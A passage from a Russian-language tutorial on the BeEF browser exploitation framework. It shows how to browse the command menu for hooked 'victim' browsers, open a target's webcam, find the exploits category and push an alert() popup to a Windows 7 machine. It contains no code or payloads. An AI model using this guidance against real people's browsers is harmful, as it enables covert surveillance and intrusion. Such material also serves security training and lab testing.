
Выйти из BeEF, можно с помощью кнопки «Logout».

12.0 BeEF Framework. Запускаем простые команды на машинах жертв.


После захвата цели, продолжим работу с нашими жертвами. В моем случае это будет пример с браузером на Windows 7 Home. Нам нужно перейти на вкладку «Commands», и, непосредственно использовать команды:




Для быстрого поиска какой-либо команды, можно воспользоваться фильтрацией. Вы также можете использовать категории, и уже искать их в отдельных директориях. Их достаточное количество, и Вы уже определяйтесь со спецификой того, что Вам нужно:




Далее я покажу Вам некоторые самые важные команды, но также затрону и простые. К примеру, если Вы откроете категорию «Browser», то можете видеть команды, которые можно использовать внутри браузера:



Например, один из наглядных примеров: Вы можете открыть веб-камеру цели, с помощью команды «Webcam»:




Продолжим рассматривать директории, и не менее важная — это «Exploits», в которой находятся самые разнообразные разновидности эксплойтов:




Также рекомендую просмотреть оставшиеся директории, и окинуть взглядом содержимое в них. Они интуитивно понятны.


Так как мы обычно использовали функцию «alert()», для вывода всплывающего окна, то ее можно найти в поиске фильтрации:



Обратите внимание, что в самом крайнем правом поле мы видим окно оповещения. Можно ввести какой-либо текст, какой хотите. Я, для примера, введу слово «Timcore»:




Получаем на машине Windows 7 Home вот такой вывод всплывающего окна:




Хорошая и наглядная опция, которая демонстрирует возможности BeEF Framework.

